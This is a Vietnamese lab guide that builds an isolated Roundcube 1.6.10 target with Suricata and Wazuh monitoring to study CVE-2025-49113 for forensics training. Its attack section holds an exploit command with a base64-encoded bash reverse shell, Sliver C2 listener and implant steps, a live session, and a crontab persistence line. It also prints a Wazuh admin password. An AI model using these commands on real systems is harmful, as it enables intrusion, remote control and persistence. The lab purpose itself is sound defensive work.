


Mo phong attack CVE-2025-49113 webmail roundcube

1. Tổng quan



1.1. Mục tiêu

Tài liệu này mô tả quy trình xây dựng một môi trường lab (máy ảo) an toàn và cô lập để mô phỏng, khai thác và phân tích lỗ hổng CVE-2025-49113. Mục tiêu thứ hai là thực hiện điều tra kỹ thuật số (forensics) sau khi khai thác để xác định các dấu vết (artifacts) bị bỏ lại, phục vụ cho việc viết báo cáo và xây dựng quy trình ứng phó sự cố (Incident Response).

1.2. Mô tả Lỗ hổng

CVE-ID: CVE-2025-49113

Phần mềm: Roundcube Webmail (trước 1.6.11 và 1.5.10)

Loại: PHP Object Deserialization (Deserialization of Untrusted Data - CWE-502)

Mô tả: Lỗ hổng cho phép kẻ tấn công đã được xác thực (Post-Authentication) thực thi mã từ xa (RCE) thông qua việc gửi một payload được chế tạo đặc biệt đến tệp upload.php. Lỗ hổng này không yêu cầu quyền quản trị, bất kỳ tài khoản email hợp lệ nào cũng có thể bị lợi dụng.

1.3. Mô hình Lab

Phần mềm Ảo hóa: VirtualBox (hoặc VMware)

Mạng: Host-Only Adapter (ví dụ: vboxnet0 - 192.168.75.0/24)

Máy Tấn công (Attacker):

HĐH: Kali Linux

IP: 192.168.75.137

Máy Mục tiêu (Target):

HĐH: Ubuntu Server 22.04

IP: 192.168.75.145

Dịch vụ: Apache2, MySQL, Postfix, Dovecot, Roundcube 1.6.10

2. Roadmap Dựng Lab (Cài đặt Máy Mục tiêu)

2.1. Phần 1: Cài đặt Máy ảo (Ubuntu Server 22.04)

Tải file .iso Ubuntu Server 22.04.

Tạo máy ảo mới trong VirtualBox/VMware:

CPU: 2

RAM: 2GB

Disk: 25GB

Trong quá trình cài đặt:

Tạo user: lab-admin

Chọn "Install OpenSSH server".

Sau khi cài đặt, Tắt VM và chuyển Cấu hình Mạng sang Host-Only Adapter.

Khởi động VM, đăng nhập và lấy địa chỉ IP:

```
ip a
```

```
# Giả sử IP là 192.168.75.145
```

2.2. Phần 2: Cài đặt Môi trường (LAMP + Mail Server)

SSH vào máy chủ Ubuntu (ssh lab-admin@192.168.75.145) và thực thi các lệnh sau:

Cập nhật và Cài đặt LAMP:

```
sudo apt update && sudo apt upgrade -y
```

```
sudo apt install -y apache2 mysql-server
```

Cài đặt PHP (Roundcube 1.6.x yêu cầu PHP >= 7.3):

```
sudo apt install -y php libapache2-mod-php php-mysql php-xml php-mbstring
```

```
php-intl php-imagick php-curl php-pear
```

Cài đặt Mail Server (Postfix & Dovecot):

```
sudo apt install -y postfix dovecot-core dovecot-imapd
```

Trong quá trình cài đặt Postfix, chọn 'Internet Site' và dùng tên 'forensicLab.com'

Cấu hình Cơ sở dữ liệu MySQL:

```
sudo mysql
```

```
CREATE DATABASE roundcubedb;  
CREATE USER 'roundcubeuser'@'localhost' IDENTIFIED BY 'StrongPassword123!';  
GRANT ALL PRIVILEGES ON roundcubedb.* TO 'roundcubeuser'@'localhost';  
FLUSH PRIVILEGES;  
EXIT;
```

2.3. Phần 3: Cài đặt Roundcube 1.6.10 (Phiên bản lỗi)

Tải phiên bản lỗi:

```
cd /tmp  
wget [<https://github.com/roundcube/roundcubemail/releases/download/1.6.10/roundcubemail-1.6.10-complete.tar.gz>](<https://github.com/roundcube/roundcubemail/releases/download/1.6.10/roundcubemail-1.6.10-complete.tar.gz>)  
Giải nén và di chuyển vào thư mục web:
```

```
tar -xvf roundcubemail-1.6.10-complete.tar.gz  
sudo mv roundcubemail-1.6.10 /var/www/html/roundcube
```

Phân quyền cho Apache:

```
sudo chown -R www-data:www-data /var/www/html/roundcube  
sudo chmod 755 /var/www/html/roundcube/temp  
sudo chmod 755 /var/www/html/roundcube/logs
```

2.4. Phần 4: Cấu hình và Hoàn tất

Chạy trình cài đặt Web:

Mở trình duyệt trên máy Kali và truy cập: <http://192.168.75.145/roundcube/installer/>

Kiểm tra các dependencies (phải có màu xanh).

Nhấp Next.

Cấu hình Database trên giao diện Web:

Database Name: roundcubedb

Database User: roundcubeuser

Database Password: StrongPassword123!

(Các cài đặt IMAP/SMTP để localhost là đủ).

Nhấp "Create Config".

Tạo User Tấn công (Điều kiện Post-Auth):

Vì chúng ta dùng Postfix/Dovecot, tài khoản mail chính là tài khoản user Linux.

Tạo một user mới trên máy chủ Ubuntu:

```
sudo adduser attacker
```

Nhập mật khẩu cho user này, ví dụ: AttackerPass123

Hoàn tất Cài đặt:

Kiểm tra đăng nhập tại: <<http://192.168.75.145/roundcube/>>

Username: attacker

Password: AttackerPass123

Vô hiệu hóa shell ssh cho user attacker để tăng tính chân thực:

```
sudo usermod -s /usr/sbin/nologin attacker
```

```
sudo mysql roundcubedb < /var/www/html/roundcube/SQL/mysql.initial.sql
```

Nếu đăng nhập thành công, lab đã sẵn sàng. Xóa thư mục installer:

Cài suricata tren mailserver

1. Thêm Kho lưu trữ (PPA) của Suricata

Đây là bước để Ubuntu biết nơi tải Suricata phiên bản mới nhất.

```
sudo add-apt-repository ppa:oisf/suricata-stable -y
```

2. Cài đặt Suricata

Bây giờ, hãy cập nhật danh sách gói và cài đặt.

```
sudo apt update
sudo apt install suricata -y
```

3. Tải Luật (Rules)

Suricata đã được cài, nhưng nó chưa có "luật" (rules) để phát hiện tấn công.

```
sudo suricata-update
```

Lệnh này sẽ tải xuống bộ luật ET Open miễn phí và cài đặt chúng.

4. Cấu hình Card mạng (Rất quan trọng)

Bạn cần "bảo" Suricata nên giám sát card mạng nào.

Mở tệp cấu hình:

```
sudo nano /etc/suricata/suricata.yaml
```

Cuộn xuống (dùng phím Page Down) tìm đến phần AF_PACKET:.

Tìm dòng interface: ở bên dưới.

Đổi default thành tên card mạng của bạn. (Bạn có thể tìm tên này bằng cách mở một terminal khác và chạy lệnh `ip a` - nó thường là `eth0` hoặc `ens33` hoặc `enp0s3`).

Ví dụ:

YAML

af-packet:

- interface: ens33

Lưu và thoát (Ctrl+O, Enter, Ctrl+X).

5. Khởi động Dịch vụ

```
sudo systemctl restart suricata
```

Suricata hiện đang chạy và giám sát mạng trên máy chủ .145.

Cài đặt wazuh agent và wazuh manager trên máy chủ

Mô hình này là mô hình "client-server" (máy chủ-máy trạm) tiêu chuẩn. Chúng ta sẽ cài đặt:

Server (Quản lý): Trên máy **192.168.75.146** (Máy chủ Ubuntu MỚI).

Agent (Tác nhân): Trên máy **192.168.75.145** (Máy chủ Roundcube CŨ).

1. Trên Máy chủ Wazuh (192.168.75.146) - Máy MỚI

Bạn cần tạo một máy ảo Ubuntu Server mới (giống hệt cách bạn tạo máy Roundcube).

Yêu cầu: Máy chủ này cần ít nhất 4GB RAM và 2 CPU để chạy ổn định.

Sau khi đã có máy Ubuntu Server mới (192.168.75.146), hãy SSH vào nó và chạy các lệnh sau:

Tải Skịch bản Cài đặt:

```
curl -sO <https://packages.wazuh.com/4.9/wazuh-install.sh>
```

```
sudo chmod +x wazuh-install.sh
```

```
sudo `` wazuh-install.sh -a
```

Chạy Skịch bản Cài đặt (All-in-one Server):

```
sudo `` ./wazuh-install.sh -a
```

(Lệnh này sẽ cài đặt Wazuh Manager, Indexer, và Dashboard trên máy chủ này).

29/10/2025 08:51:29 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443

User: admin

Password: vLNbnJLhOtXsb4FHVYbcZFdbshU7l+

Lưu Mật khẩu: Sau khi chạy xong, nó sẽ cho bạn một mật khẩu admin. Hãy LƯU LẠI mật khẩu này.

Truy cập Giao diện Web: Từ máy Kali, mở <https://192.168.75.146>. Đăng nhập bằng user admin và mật khẩu bạn vừa lưu.

2. Trên Máy chủ Roundcube (192.168.75.145) - Máy CŨ

Bây giờ, chúng ta sẽ cài Agent và cho nó kết nối về máy chủ quản lý. Cách dễ nhất là dùng chính giao diện web của Wazuh:

```
apt-get install gnupg apt-transport-https
curl -s <https://packages.wazuh.com/key/GPG-KEY-WAZUH> | apt-key add -
echo "deb <https://packages.wazuh.com/4.x/apt/> stable main" | tee -a /etc/
apt/sources.list.d/wazuh.list
sudo WAZUH_MANAGER='192.168.75.146' apt-get install wazuh-agent
sudo apt update
sudo WAZUH_MANAGER='192.168.75.146' apt-get install wazuh-agent
Dán Lệnh vào Máy Roundcube (qua SSH):
```

SSH vào máy chủ Roundcube (192.168.75.145).

Dán (paste) dòng lệnh bạn vừa copy từ giao diện web vào và chạy nó.

Khởi động Agent:

Sau khi cài đặt xong, giao diện web sẽ chỉ cho bạn lệnh cuối cùng để khởi động. Hãy chạy nó:

```
sudo systemctl daemon-reload
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent
```

3. Kiểm tra Kết nối

Quay lại giao diện web Wazuh (trên máy Kali).

Nhấp vào mục Agents một lần nữa.

Sau khoảng 1-2 phút, bạn sẽ thấy máy 192.168.75.145 (tên là mailserver) xuất hiện trong danh sách với trạng thái "Active".

Nếu nó "Active", bạn đã cài đặt thành công! Wazuh Manager (.146) hiện đang giám sát Agent (.145).

```
sudo rm -rf /var/www/html/roundcube/installer
```

4. Kịch bản Tấn công (Mô phỏng)

Kịch bản này giả lập hành động của kẻ tấn công sau khi đã có được thông tin đăng nhập (attacker:AttackerPass123).

Mục tiêu 1: RCE (Thực thi mã): Su dụng POC python url:

<https://github.com/hakai0ffsec/CVE-2025-49113-exploit/blob/main/CVE-2025-49113.php>

```
php CVE-2025-49113.php <http://192.168.75.148/roundcube> thông thông "echo YmFzaCAtYyAnZXh0YyBiYXNoIC1pICY+L2Rldi90Y3AvMTkyLjE2OC43NS4xMzcwNDQ0NCA8JjEnCg== | base64 -d | sh"
```

Mục tiêu 2: Reverse Shell: Tha một Sliver beacon C2 xuống thông qua reverse shell ban đầu

Mục tiêu 3: Persistence crontab với user www-data

Mục tiêu 4: Privesc lên root

Mục tiêu 5: stealer / Ransomware


```
sudo apt install sliver
sudo sliver-server
```

```
[server] sliver > http --help
```

Start an HTTP listener

Usage:

=====

http [flags]

Flags:

=====

-D, --disable-otp disable otp authentication
-d, --domain string limit responses to specific domain
-h, --help display help
-L, --lhost string interface to bind server to
-J, --long-poll-jitter string server-side long poll jitter (default: 2s)
-T, --long-poll-timeout string server-side long poll timeout (default: 1s)
-l, --lport int tcp listen port (default: 80)
-p, --persistent make persistent across restarts
-t, --timeout int command timeout in seconds (default: 60)
-w, --website string website name (see websites cmd)

```
[server] sliver > http -l 50080
```

```
[*] Starting HTTP :50080 listener ...
```

```
[*] Successfully started job #2
```

```

[server] sliver > http -l 50080
[*] Starting HTTP :50080 listener ...
[*] Successfully started job #2

[server] sliver > generate --http 192.168.75.137:50080 --os linux --format e
lf --save beacon001

[*] Generating new linux/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m24s
[*] Implant saved to /home/tttho/Desktop/CVE-2025-49113/CVE-2025-49113/beaco
n001

[*] Session 8808bc56 VERTICAL_VOYAGE - 192.168.75.148:42970 (mailserver) - l
inux/amd64 - Wed, 29 Oct 2025 08:52:58 EDT

[server] sliver >

```

Tuong tac sessions

```

[server] sliver > sessions

ID          Transport  Remote Address      Hostname      Username      Opera
ting System  Health
=====
8808bc56    http(s)      192.168.75.148:42970 mailserver     www-data      linux
/amd64      [ALIVE]

[server] sliver > sessions -i 8808bc56

[*] Active session VERTICAL_VOYAGE (8808bc56)

[server] sliver (VERTICAL_VOYAGE) > whoami

Login ID: www-data

[server] sliver (VERTICAL_VOYAGE) >

```

Persistence voi user www-data

```

www-data@mailserver:/var/www/html/roundcube$ crontab -l
*/5 * * * * /tmp/b >/dev/null 2>&1

```